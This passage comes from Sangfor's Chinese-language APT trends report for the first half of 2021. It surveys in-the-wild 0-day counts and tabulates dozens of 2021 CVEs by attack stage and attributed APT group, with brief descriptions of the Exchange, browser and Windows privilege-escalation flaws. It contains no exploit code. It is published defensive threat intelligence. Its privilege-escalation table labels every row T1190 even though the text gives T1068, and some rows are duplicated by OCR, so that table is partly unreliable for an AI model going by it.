SANGFOR
深信服科技

让每个用户的数字化更简单、更安全

SANGFOR 深信服科技 | 深信服智安全 SANGFOR SECURITY | 深信服千里目 Sangfor DeepINSight

深信服APT攻防趋势半年洞察

APT TRENDS REPORT H1 2021

深信服官方微信

深信服移动官网

深圳市南山区学苑大道1001号南山智园A1栋
售前咨询：400-806-6868　售后服务：400-630-6430
邮编：518055　邮箱：market@sangfor.com.cn

目录 CONTENTS

写在开始 01

漏洞利用视角 02

- 0day漏洞攻击趋势 02
- 已经披露的各APT组织0day利用情况 05
- APT组织的0day漏洞利用阶段特征 07
  - Initial Access阶段 07
  - Privilege Escalation阶段 10

攻击技巧视角 13

- BYOB 14
  - 反射DLL注入 15
  - Shellcode内存加载 16
- LotL就地取材 17
  - 强大的LoLbins 17
  - Defeat-Defender 17
- 通信反溯源 18
  - 隐蔽的协议配置 18
  - 反溯源机制 19
- 行动安全(OpSec) 20
  - 进程检测 20
  - 驱动检测 21
- APT攻击OpSec技巧案例(SolarWinds) 22
  - 合法签名 23
  - 严格的环境检查 24
  - 复杂逻辑下的代码隐蔽 24
  - 字符串隐蔽 24

攻击事件视角 25

- SolarWinds供应链攻击事件持续发酵 25
- Lazarus组织针对全球安全人员攻击事件 26
- REvil 组织利用Kaseya 0day发起大规模供应链攻击 27
- DarkSide组织发起的定向勒索 28
- 基于0day漏洞的商业恶意软件开发商 30

全球APT组织视角 31

- 东亚 31
- 东南亚 33
- 南亚 34
- 东欧 39
- 北美 40

APT攻击防御视角 43

- APT防御体系框架 43
- 人员意识安全 46
- 资产管理和保护 47
- 网域管理与安全设施部署 48
- 建立研发供应链安全机制 49
- 建立安全运营和事件响应中心 51

专有名词表 52

附1:深信服威胁情报中心 53

附2:深信服安全蓝军高级威胁研究团队 54

参考文献 55

写在开始

2021 年，受疫情及复杂的国际地缘政治、经济摩擦等诸多因素影响，网络黑产和 APT 攻击大行其道，且技术界限正日渐模糊。去年底惊动美国政府的 SolarWinds 供应链攻击事件的相关影响在今年仍在持续。

浏览器漏洞和操作系统漏洞仍是 APT 组织的最爱，网络安全企业监测到的在野 0day 在 2021 年达到近 40 个，是近年来历史峰值，主要被 APT 攻击者应用在初始打点和提权阶段。从趋势看，随着内存破坏漏洞挖掘难度的提升，技术实力不断增强的攻击者开始关注逻辑漏洞。

APT 组织在攻击技巧方面的创新性受到红队安全研究社区的影响痕迹明显，且非常擅长将最新技术应用在其攻击行动上，无论是 BYOB(Bring Your Own Binary) 还是 LotL(Living off the Land)，攻击者的应用技巧愈发炉火纯青，而随着各类通信反溯源技术的引入，以及 OpSec 技巧的普及化，对 APT 攻击防御以及溯源的挑战也在不断增加。

从 2020~2021 年已经披露的 APT 攻击事件来看，掺杂政治目的的网络监控、情报目的的大规模渗透、金钱目的的定向勒索以及“罗宾汉”式的劫富济贫，各类定向攻击事件让安全研究者面前的网络安全攻防场景故事目不暇接，而国际局势日趋复杂，消除发展经济、科技、民生需求之下的供应链安全隐患也变得愈发迫在眉睫。

本报告将从漏洞利用视角、攻击技巧视角、攻击事件视角、全球 APT 组织活动视角、APT 攻击防御视角等多个维度，为您呈现深信服安全蓝军研究人员的技术洞察，并为包括软件企业在内的用户如何应对 APT 攻击提出了我们的一些框架性建议。


本报告初看篇幅较多，读者完全可以选择自己感兴趣的章节阅读，下图是本报告的各章框架提要：

漏洞利用视角

0day 漏洞一直是高级威胁组织的重要武器之一，本部分主要阐述 0day 漏洞在 2021 年 APT 攻击事件的各阶段中的作用及漏洞利用趋势，为研究 APT 攻击提供更好的洞察。

0day漏洞攻击趋势

2021 上半年我们监测到多个 APT 组织利用多个平台以及应用的 0day 漏洞开展攻击，APT 组织使用的 0day 漏洞约 40 个，漏洞类型涉及浏览器漏洞、Win/Linux/iOS 等操作系统漏洞、网络设备漏洞、文件漏洞、邮件服务器漏洞、应用程序漏洞等 6 种，其中浏览器和操作系统漏洞占比较大。




数据来源：《深信服APT攻防趋势半年洞察》

0day漏洞攻击频度发展趋势

分析 2015 年至今每年的在野 0day 攻击情况，从趋势上看，0day 攻击威胁自 2018 年起呈逐年加重趋势。需要指出的是，这些已被发现的 0day 并非全部，黑客个人或攻击组织通过暗网等渠道对 0day 进行贩卖的情况被安全行业监测到的十分有限，还有很多 0day 攻击未被发现或公开。

2021 年仅上半年，在野 0day 就多达 39 个，远超 2020/2019 全年数量。越来越多的 0day 漏洞攻击被披露，也从侧面说明安全厂商对 0day 漏洞攻击的监测能力在逐渐增强。




2015-2021在野0day攻击数量（个）

数据来源：《深信服APT攻防趋势半年洞察》

在野0day漏洞的平台选择

深信服安全蓝军通过对 2015 年以来的在野 0day 攻击漏洞所属平台进行总量分析，可以看出 PC 端操作系统和浏览器 0day 漏洞攻击数量较多，占据主要位置。其中浏览器 0day 漏洞（配合 PC 端操作系统本地提权）是主流 APT 攻击入口。从攻击难度和攻击效益来看，浏览器 0day 漏洞攻击实施复杂度低、攻击效益高，攻击者只需要诱导受害者访问一个 URL 即可获取主机权限，是众多黑客追逐的理想攻击方式。




2015-2021各平台在野0day攻击数量（个）

数据来源：《深信服APT攻防趋势半年洞察》

在野0day漏洞类型趋势

近期在野 0day 漏洞攻击中，从漏洞类型维度看，逻辑类漏洞占比越来越高。如 Windows Update Medic 服务提权漏洞 CVE-2021-36948 便是一个逻辑漏洞。逻辑漏洞的挖掘相对于内存破坏类漏洞如“危险函数使用造成的溢出漏洞”等挖掘难度更大，需更多逆向分析、充分理解程序逻辑才可有效挖掘。近年来，内存破坏类漏洞利用难度逐渐提高，漏洞猎人们开始逐渐将目标聚焦到逻辑漏洞上。



2015-2021在野0day攻击逻辑漏洞数量（个）

数据来源：《深信服APT攻防趋势半年洞察》

2021 年以来，微软的 Windows Print Spooler 服务陆续爆出多个 RCE、提权漏洞，如 CVE-2021-34527，影响范围广，漏洞利用不需要任何交互即可远程获取目标机系统权限，达成以 SYSTEM 权限运行任意代码的目的，漏洞利用难度低、危害大。

Name	Description
CVE-2021-36958	Windows Print Spooler Remote Code Execution Vulnerability This CVE ID is unique from CVE-2021-36936, CVE-2021-36947.
CVE-2021-36947	Windows Print Spooler Remote Code Execution Vulnerability This CVE ID is unique from CVE-2021-36936, CVE-2021-36958.
CVE-2021-36936	Windows Print Spooler Remote Code Execution Vulnerability This CVE ID is unique from CVE-2021-36947, CVE-2021-36958.
CVE-2021-34527	Windows Print Spooler Remote Code Execution Vulnerability
CVE-2021-34483	Windows Print Spooler Elevation of Privilege Vulnerability
CVE-2021-34481	Windows Print Spooler Elevation of Privilege Vulnerability
CVE-2021-26878	Windows Print Spooler Elevation of Privilege Vulnerability This CVE ID is unique from CVE-2021-1640.
CVE-2021-1695	Windows Print Spooler Elevation of Privilege Vulnerability
CVE-2021-1675	Windows Print Spooler Elevation of Privilege Vulnerability
CVE-2021-1640	Windows Print Spooler Elevation of Privilege Vulnerability This CVE ID is unique from CVE-2021-26878.

已经披露的各APT组织0day利用情况

从攻击阶段来看，攻击者在“初始打点”(Initial Access) 阶段主要使用不同系统的浏览器、邮件服务器、防火墙等网络设备、Office 漏洞，“提权”(PriviledgeEscalation) 阶段一般利用 Windows 漏洞进行提权。2021 上半年已监测到的 APT 组织利用漏洞的情况总结如下：

Lazarus

2021 年 1 月 26 日，深信服安全蓝军监测到谷歌威胁分析小组披露了一系列来自东北亚某国黑客组织的针对安全研究人员（尤其是漏洞研究人员）的攻击活动。攻击者使用疑似 Lazarus 组织的攻击基础设施，结合非常具有迷惑性的社工操作，骗取受害者信任，再结合 Internet Explorer 内存损坏漏洞（CVE-2021-26411）实施攻击，以达到盗取安全公司电脑上的高价值漏洞研究资料目的。

BITTER

2021 年 2 月 9 日，微软安全公告修复 Windows 权限提升漏洞（CVE-2021-1732）。BITTER 针对国内的攻击活动中使用了该 0day 漏洞，此次攻击使用的样本，利用 GetMenuBarInfo 实现任意地址读取，使用未公开的利用方式，有较高的漏洞利用编写能力。

2021 年 4 月 14 日，四月微软补丁日发布安全公告，修复了 Windows Win32k 权限提升漏洞（CVE-2021-28310），卡巴斯基披露此漏洞疑似与 BITTER 组织使用过的 CVE-2021-1732 漏洞为同一个开发者提供 [1]。BITTER 组织使用 0day 漏洞从历史看实属罕见，大概率是通过 0day 漏洞市场交易获得，卡巴斯基将此漏洞开发及提供者命名为 Moses。

[1] https://securelist.com/apt-trends-report-q2-2021/103517/

PuzzleMaker

2021 年 4 月 14 日，卡巴斯基在四月微软补丁日，披露利用 Chrome 0day 结合 Windows NTFS 权限提升漏洞（CVE-2021-31956）和 Windows Kernel 信息泄露漏洞（CVE-2021-31955）的攻击事件。攻击者利用 Chrome 漏洞，获取 Windows 目标系统初始访问权限后从远程服务器获取并执行下载器或直接下载复杂恶意软件。然后，此恶意软件会安装两个可执行文件，这些文件伪装成 Windows 操作系统的合法文件，提供远程 Shell 用于下载和上传文件、创建进程、休眠特定时间段以及从受感染的系统中清除自身等恶意功能。卡巴斯基尚未发现这些攻击与已知 APT 组织之间存在任何联系，从而命名为 PuzzleMaker。

卡巴斯基尚未捕获到 Chrome 0day EXP，但是，深信服安全蓝军监测国外安全研究员于 2021 年 4 月 12 日至 2021 年 4 月 14 日期间，披露了 Chrome V8 JIT 代码执行漏洞（CVE-2021-21220）与 Chrome 类型混淆漏洞（CVE-2021-21224），时间线和可用性表明，此次攻击者正在使用现已修复的 Chrome 类型混淆漏洞（CVE-2021-21224）。

其它

另外，还有一些未知 APT 组织攻击事件的漏洞利用情况。他们也都是在“初始打点”(Initial Access) 阶段使用漏洞，进行打点工作，攻击面依然主要以不同系统的浏览器和系统本身漏洞为主。所利用的漏洞名称如表 1 所示。

表1-未知APT组织的漏洞利用情况

序号	漏洞名称	CVE	漏洞类型
1	Chrome 条件竞争漏洞	CVE-2021-21166	浏览器漏洞
2	Chrome Blink 渲染引擎释放重引用漏洞	CVE-2021-21193	浏览器漏洞
3	Chrome V8 JIT 代码执行漏洞	CVE-2021-21220	浏览器漏洞
4	Chrome 类型混淆漏洞	CVE-2021-21224	浏览器漏洞
5	Internet Explorer 远程代码执行漏洞	CVE-2021-27085	浏览器漏洞
6	Chrome 类型混淆漏洞	CVE-2021-30551	浏览器漏洞
7	Webkit 释放重引用漏洞	CVE-2021-30661	浏览器漏洞
8	Webkit 输入验证错误漏洞	CVE-2021-30663	浏览器漏洞
9	Webkit 内存损坏漏洞	CVE-2021-30665	浏览器漏洞
10	Webkit 缓冲区溢出漏洞	CVE-2021-30666	浏览器漏洞
11	Webkit 内存损坏漏洞	CVE-2021-30761	浏览器漏洞
12	Webkit 释放重引用漏洞	CVE-2021-30762	浏览器漏洞
13	Windows MSHTML Platform 远程代码执行漏洞	CVE-2021-33742	浏览器漏洞
14	Chrome 释放重引用漏洞	CVE-2021-30554	浏览器漏洞
15	WebKit 跨站脚本漏洞	CVE-2021-1879	浏览器漏洞
16	Microsoft Office 远程代码执行漏洞	CVE-2021-27059	文件漏洞
17	Adobe Reader 代码执行漏洞	CVE-2021-28550	文件漏洞
18	脚本引擎内存损坏漏洞	CVE-2021-34448	应用程序漏洞
19	Android 权限提升漏洞	CVE-2021-28664	系统漏洞
20	Microsoft 增强型加密提供程序权限提升漏洞	CVE-2021-31199	系统漏洞
21	Microsoft 增强型加密提供程序权限提升漏洞	CVE-2021-31201	系统漏洞
22	Windows Kernel 权限提升漏洞	CVE-2021-31979	系统漏洞
23	Windows Kernel 权限提升漏洞	CVE-2021-33771	系统漏洞
24	Android 释放重引用漏洞	CVE-2021-1905	系统漏洞
25	Android 内存损坏漏洞	CVE-2021-1906	系统漏洞
26	Android 内存损坏漏洞	CVE-2021-28663	系统漏洞
27	Windows 释放重引用漏洞	CVE-2021-33739	系统漏洞

数据来源：《深信服APT攻防趋势半年洞察》

APT组织的0day漏洞利用阶段特征

深信服安全蓝军监测到的热门 APT 组织主要在 APT 攻击的“初始打点”(Initial Access) 阶段和“权限提升”(Privilege Escalation) 阶段利用 0day 漏洞开展攻击，具体利用情况总结概述如下：

Initial Access阶段

在“初始打点”(Initial Access) 阶段，APT 攻击者主要利用面向互联网的应用程序的漏洞进行攻击，以此获取对系统的初始访问权限。其中浏览器 0day 漏洞的使用量大幅提高。基于 [MITRE ATT&CK] 的 TTPs 命名，所主要采用的攻击技术包括 Exploit Public-Facing Application 和 External Remote Services。

在“初始打点”(Initial Access) 阶段利用的漏洞包括：

CVE-2021-21166、CVE-2021-26411、CVE-2021-21193、CVE-2021-21220、CVE-2021-21224、CVE-2021-27085、CVE-2021-30551、CVE-2021-30661、CVE-2021-30663、CVE-2021-30665、CVE-2021-30666、CVE-2021-30761、CVE-2021-30762、CVE-2021-33742、CVE-2021-30554、CVE-2021-1879、CVE-2021-22893、CVE-2021-20021、CVE-2021-20022、CVE-2021-20023、CVE-2021-27059、CVE-2021-28550、CVE-2021-34448、CVE-2021-35211、CVE-2021-26858、CVE-2021-27065 等 26 个漏洞。本阶段内利用漏洞开展攻击的技术对应于 MITRE ATT&CK 技巧编号：T1190、T1566.001 及 T1566.003；

综合各方面的信息，2021 上半年 0day 漏洞在 Initial Access 阶段利用情况汇总如所表 2。

表2-漏洞在“初始打点”(Initial Access)阶段的应用情况

序号	战术	漏洞名称	CVE	漏洞类型	攻击策略	APT组织
1	T1566.003	Chrome 条件竞争漏洞	CVE-2021-21166	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
2	T1566.003	Internet Explorer 内存损坏漏洞	CVE-2021-26411	浏览器漏洞	结合社会工程学 进行水坑攻击	Lazarus
3	T1566.003	Chrome Blink 渲染引擎释放重引用漏洞	CVE-2021-21193	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
4	T1566.003	Chrome V8 JIT 代码执行漏洞	CVE-2021-21220	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
5	T1566.003	Chrome 类型混淆漏洞	CVE-2021-21224	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
6	T1566.003	Internet Explorer 远程代码执行漏洞	CVE-2021-27085	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
7	T1566.003	Chrome 类型混淆漏洞	CVE-2021-30551	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
8	T1566.003	Webkit 释放重引用漏洞	CVE-2021-30661	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
9	T1566.003	Webkit 输入验证错误漏洞	CVE-2021-30663	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
10	T1566.003	Webkit 内存损坏漏洞	CVE-2021-30665	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
11	T1566.003	Webkit 缓冲区溢出漏洞	CVE-2021-30666	浏览器漏洞	结合社会工程学 进行水坑攻击	NA

表2-漏洞在“初始打点”(Initial Access)阶段的应用情况

序号	战术	漏洞名称	CVE	漏洞类型	攻击策略	APT组织
11	T1566.003	Webkit 缓冲区溢出漏洞	CVE-2021-30666	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
12	T1566.003	Webkit 内存损坏漏洞	CVE-2021-30761	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
13	T1566.003	Webkit 释放重引用漏洞	CVE-2021-30762	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
14	T1566.003	Windows MSHTML Platform 远程代码执行漏洞	CVE-2021-33742	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
15	T1566.003	Chrome 释放重引用漏洞	CVE-2021-30554	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
16	T1566.003	WebKit 跨站脚本漏洞	CVE-2021-1879	浏览器漏洞	结合社会工程学 进行水坑攻击	NA
17	T1190	Pulse Connect 远程代码执行漏洞	CVE-2021-22893	网络设备漏洞	攻击公开暴露应用 并植入后门	JNC2630
18	T1190	SonicWall 未授权漏洞	CVE-2021-20021	网络设备漏洞	攻击公开暴露应用 并植入后门	JNC2682
19	T1190	SonicWall 文件上传漏洞	CVE-2021-20022	网络设备漏洞	攻击公开暴露应用 并植入后门	JNC2682
20	T1190	SonicWall 文件读取漏洞	CVE-2021-20023	网络设备漏洞	攻击公开暴露应用 并植入后门	JNC2682
21	T1566.001	Microsoft Office 远程代码执行漏洞	CVE-2021-27059	文件漏洞	结合社会工程学进行 钓鱼邮件攻击	NA
22	T1566.001	Adobe Reader 代码执行漏洞	CVE-2021-28550	文件漏洞	结合社会工程学进行 钓鱼邮件攻击	NA
23	T1190	脚本引擎内存 损坏漏洞	CVE-2021-34448	应用程序漏洞	结合社会工程学进行 水坑攻击	NA
24	T1190	SolarWinds Serv-U 远程代码执行漏洞	CVE-2021-35211	应用程序漏洞	结合社会工程学进行 水坑攻击	DE0322
25	T1190	Microsoft Exchange 远程代码执行漏洞	CVE-2021-26858	邮件服务器漏洞	攻击公开暴露应用 并植入后门	NA
26	T1190	Microsoft Exchange 远程代码执行漏洞	CVE-2021-27065	邮件服务器漏洞	攻击公开暴露应用 并植入后门	NA

数据来源：《深信服APT攻防趋势半年洞察》

分析发现，上半年浏览器漏洞利用链被 APT 组织广泛使用。攻击者主要利用浏览器漏洞结合社会工程学进行水坑攻击获得攻击目标的初始访问权限。

具体包括：

- Internet Explorer 内存损坏漏洞（CVE-2021-26411）
- Webkit 释放重引用漏洞（CVE-2021-30661）
- Webkit 内存损坏漏洞（CVE-2021-30665）
- Webkit 缓冲区溢出漏洞（CVE-2021-30666）
- Chrome V8 JIT 代码执行漏洞（CVE-2021-21220）
- Chrome 类型混淆漏洞（CVE-2021-21224）
- Chrome 类型混淆漏洞（CVE-2021-30551）
- 脚本引擎内存损坏漏洞（CVE-2021-34448）

下面，深信服安全蓝军对这几个关键的漏洞进行简要介绍。

Microsoft Exchange 远程代码执行漏洞（CVE-2021-26858/CVE-2021-27065）

2021年3月2日，微软官方发布安全公告，修复4个Exchange Server漏洞CVE-2021-26855/26857/26858/27065。

CVE-2021-26855
SSRF漏洞
Exchange Server 服务器端请求伪造（SSRF）漏洞，利用此漏洞的攻击者能够发送任意 HTTP 请求并通过 Exchange Server 进行身份验证。

CVE-2021-26857
反序列化漏洞
Exchange Server 反序列化漏洞，该漏洞需要管理员权限，利用此漏洞的攻击者可以在 Exchange 服务器上以 SYSTEM 身份运行代码。

CVE-2021-26858/CVE-2021-27065
任意文件写入漏洞
Exchange Server 中身份验证后的任意文件写入漏洞。攻击者通过 Exchange Server 服务器进行身份验证后，可以利用此漏洞将文件写入服务器上的任何路径。

以往 ExchangeServer 漏洞利用条件较为苛刻导致危害程度较低，这次披露的 4 个漏洞，CVE-2021-26858/CVE-2021-27065 配合利用 CVE-2021-26855 SSRF 漏洞可以绕过身份验证，达到远程代码执行效果。

Internet Explorer 内存损坏漏洞（CVE-2021-26411）

2021 年 3 月 9 日，三月微软补丁日发布安全公告，修复 IE 浏览器的 0day 漏洞（CVE-2021-26411），当受影响版本的 IE 浏览器用户访问攻击者构造的恶意链接时，将会触发该漏洞，造成远程代码执行。该漏洞被利用于一起疑似 Lazarus 组织针对安全研究人员发起的攻击事件。

Webkit 系列漏洞（CVE-2021-30661/30665/30666）

CVE-2021-30661
Webkit内存释放重用漏洞
Webkit 存在释放重引用漏洞，处理攻击者精心制作的恶意 Web 内容可能会导致任意代码执行。

CVE-2021-30665
Webkit内存损坏漏洞
Webkit 存在内存损坏漏洞，处理攻击者精心制作的恶意 Web 内容可能会导致任意代码执行。

CVE-2021-30666
Webkit缓冲区溢出漏洞
Webkit 存在缓冲区溢出漏洞，处理攻击者精心制作的恶意 Web 内容可能会导致任意代码执行。

苹果公司已于 4 月 26 日开始至 5 月陆续发布安全补丁修复相关 Webkit 系列漏洞。

Chrome V8 JIT 代码执行漏洞（CVE-2021-21220）

2021 年 4 月 13 日，深信服安全蓝军监测到国外安全研究员公开了有关 Chrome 远程代码执行漏洞的 exp。通告披露了 Chrome V8 JIT 代码执行漏洞（CVE-2021-21220），攻击者可利用该漏洞在未授权且用户关闭 Sandbox 的情况下，构造恶意网页实施“水坑”攻击从而在用户机器上执行任意代码，最终可获得用户机器权限。

Chrome 类型混淆漏洞（CVE-2021-21224）

2021 年 4 月 14 日，深信服安全蓝军监测到国外安全研究员公开了有关 Chrome 远程代码执行漏洞的 exp。通告披露了 Chrome 类型混淆漏洞（CVE-2021-21224）攻击者可以利用该漏洞构造恶意网页实施水坑攻击从而在用户机器上执行任意代码，最终可获得用户机器权限。

Chrome 类型混淆漏洞（CVE-2021-30551）

2021 年 7 月 27 日，深信服安全蓝军监测到一则 Chrome 组件存在类型混淆漏洞（CVE-2021-30551）的信息，该漏洞是由于Chrome没有正确的处理访问的Object的命名属性，导致攻击者可利用该漏洞在未授权的情况下，构造恶意数据执行远程代码执行攻击，最终获取服务器最高权限。

脚本引擎内存损坏漏洞（CVE-2021-34448）

2021 年 7 月 14 日，七月微软补丁日发布安全公告，修复了 Jscript Engine 远程代码执行漏洞（CVE-2021-34448），攻击者可以通过构造恶意网页诱使用户进行访问，实施水坑攻击，从而在用户机器上执行任意命令。

Privilege Escalation阶段

在获取初始访问权限之后，APT 攻击者开始采用相关技术手段来扩展对环境的访问权限，实现“权限提升”(Privilege Escalation)。

在 Privilege Escalation 阶段利用的漏洞包括：CVE-2021-28310、CVE-2021-28664、CVE-2021-31199、CVE-2021-31201、CVE-2021-31956、CVE-2021-33739、CVE-2021-31979、CVE-2021-33771、CVE-2021-1732、CVE-2021-1905、CVE-2021-1906、CVE-2021-28663、CVE-2021-31955、CVE-2021-33739 等。本阶段内利用漏洞开展攻击的技术对应于 MITRE ATT&CK 技巧编号为 T1068。

通过综合分析深信服安全蓝军发现，2021 上半年 0day 漏洞在 Privilege Escalation 阶段利用情况简要汇总如表 3 所示。

漏洞在“权限提升”（Privilege Escalation）阶段的应用情况

序号	战术	漏洞名称	CVE	漏洞类型	攻击策略	APT组织
1	T1190	Windows Win32k 权限提升漏洞	CVE-2021-28310	系统漏洞	获取初始访问权限后进行权限提升	未知，曾被卡巴斯基认为是 BITTER
2	T1190	Android 权限提升漏洞	CVE-2021-28664	系统漏洞	获取初始访问权限后进行权限提升	NA
3	T1190	Microsoft 增强型加密提供程序权限提升漏洞	CVE-2021-31199	系统漏洞	获取初始访问权限后进行权限提升	NA
4	T1190	Microsoft 增强型加密提供程序权限提升漏洞	CVE-2021-31201	系统漏洞	获取初始访问权限后进行权限提升	NA
5	T1190	Windows NTFS 权限提升漏洞	CVE-2021-31956	系统漏洞	获取初始访问权限后进行权限提升	PuzzleMaker
6	T1190	Windows Kernel 权限提升漏洞	CVE-2021-31979	系统漏洞	获取初始访问权限后进行权限提升	NA
7	T1190	Windows Kernel 权限提升漏洞	CVE-2021-33771	系统漏洞	获取初始访问权限后进行权限提升	NA
8	T1190	Windows 权限提升漏洞	CVE-2021-1732	系统漏洞	获取初始访问权限后进行权限提升	BITTER
9	T1190	Android 释放重引用漏洞	CVE-2021-1905	系统漏洞	获取初始访问权限后进行权限提升	NA
10	T1190	Android 内存损坏漏洞	CVE-2021-1906	系统漏洞	获取初始访问权限后进行权限提升	NA
11	T1190	Android 内存损坏漏洞	CVE-2021-28663	系统漏洞	获取初始访问权限后进行权限提升	NA
12	T1190	Windows Kernel 信息泄露漏洞	CVE-2021-31955	系统漏洞	获取初始访问权限后进行权限提升	PuzzleMaker
13	T1190	Windows 释放重引用漏洞	CVE-2021-33739	系统漏洞	获取初始访问权限后进行权限提升	NA

数据来源：《深信服APT攻防趋势半年洞察》

下面，深信服安全蓝军对这几个关键的漏洞进行简要介绍如下：

- Windows Win32k 权限提升漏洞（CVE-2021-28310）
- Microsoft 增强型加密提供程序权限提升漏洞(CVE-2021-31199)
- Microsoft 增强型加密提供程序权限提升漏洞(CVE-2021-31201)
- Windows NTFS 权限提升漏洞（CVE-2021-31956）
- Windows Kernel 权限提升漏洞（CVE-2021-31979）
- Windows Kernel 权限提升漏洞（CVE-2021-33771）
- Windows 权限提升漏洞（CVE-2021-1732）
- Windows Kernel 信息泄露漏洞（CVE-2021-31955）
- Windows 释放重引用漏洞（CVE-2021-33739）

Windows 权限提升漏洞（CVE-2021-1732）

2021 年 2 月 10 日，深信服安全蓝军监测到微软官方发布了一则漏洞安全通告，通告披露了 win32kfull.sys 组件存在本地提权漏洞。Windows 权限提升漏洞（CVE-2021-1732）由于堆内存越界写导致本地提权，攻击者可利用该漏洞，构造恶意数据执行本地提权攻击，最终可获取系统最高权限。

Windows Win32k 权限提升漏洞（CVE-2021-28310）

2021年4月14日，深信服安全蓝军监测到一则Windows组件桌面窗口管理器(DWM)存在本地提权漏洞的信息。Windows Win32k 权限提升漏洞（CVE-2021-28310）是由于数组索引越界导致的任意地址写，攻击者可利用该漏洞在获得权限的情况下，构造恶意数据执行本地权限提升攻击，最终获取服务器最高权限。

Microsoft 增强型加密提供程序权限提升漏洞（CVE-2021-31199/31201）

2021 年 6 月 9 日，六月微软补丁日发布安全公告，修复了一组 Microsoft 增强型加密提供程序权限提升漏洞（CVE-2021-31199/31201），该漏洞产生是由于 Rsaenh.dll 存在整数溢出导致越界写，攻击者可利用该漏洞在获得低权限的情况下，构造恶意数据执行本地提权，最终获取服务器最高权限。

Windows NTFS 权限提升漏洞（CVE-2021-31956）

2021 年 6 月 9 日，深信服安全蓝军监测到微软官方发布了一则漏洞安全通告，通告披露了 Windows NTFS 组件存在本地权限提升漏洞。Windows NTFS 权限提升漏洞（CVE-2021-31956）是由于 NTFS 文件系统存在整数溢出，攻击者可利用该漏洞在对 NTFS 分区具有写权限的情况下，构造恶意数据执行本地权限提升攻击，最终获取服务器最高权限。

Windows 释放重引用漏洞（CVE-2021-33739）

2021 年 6 月 9 日，深信服安全蓝军监测到一则 Windows DWM 组件存在本地权限提升漏洞（CVE-2021-33739）的信息。该漏洞是由于内存释放后重引用，攻击者可利用该漏洞构造恶意数据执行本地权限提升攻击，最终获取服务器最高权限。

Windows Kernel 信息泄露漏洞（CVE-2021-31955）

2021年6月28日，深信服安全蓝军监测到一则Windows组件ntoskrnl.exe 中存在信息泄漏漏洞的情报。攻击者可利用该漏洞在未授权的情况下，构造恶意数据，最终造成服务器敏感性信息泄漏。

Windows Kernel 权限提升漏洞（CVE-2021-33771/31979）

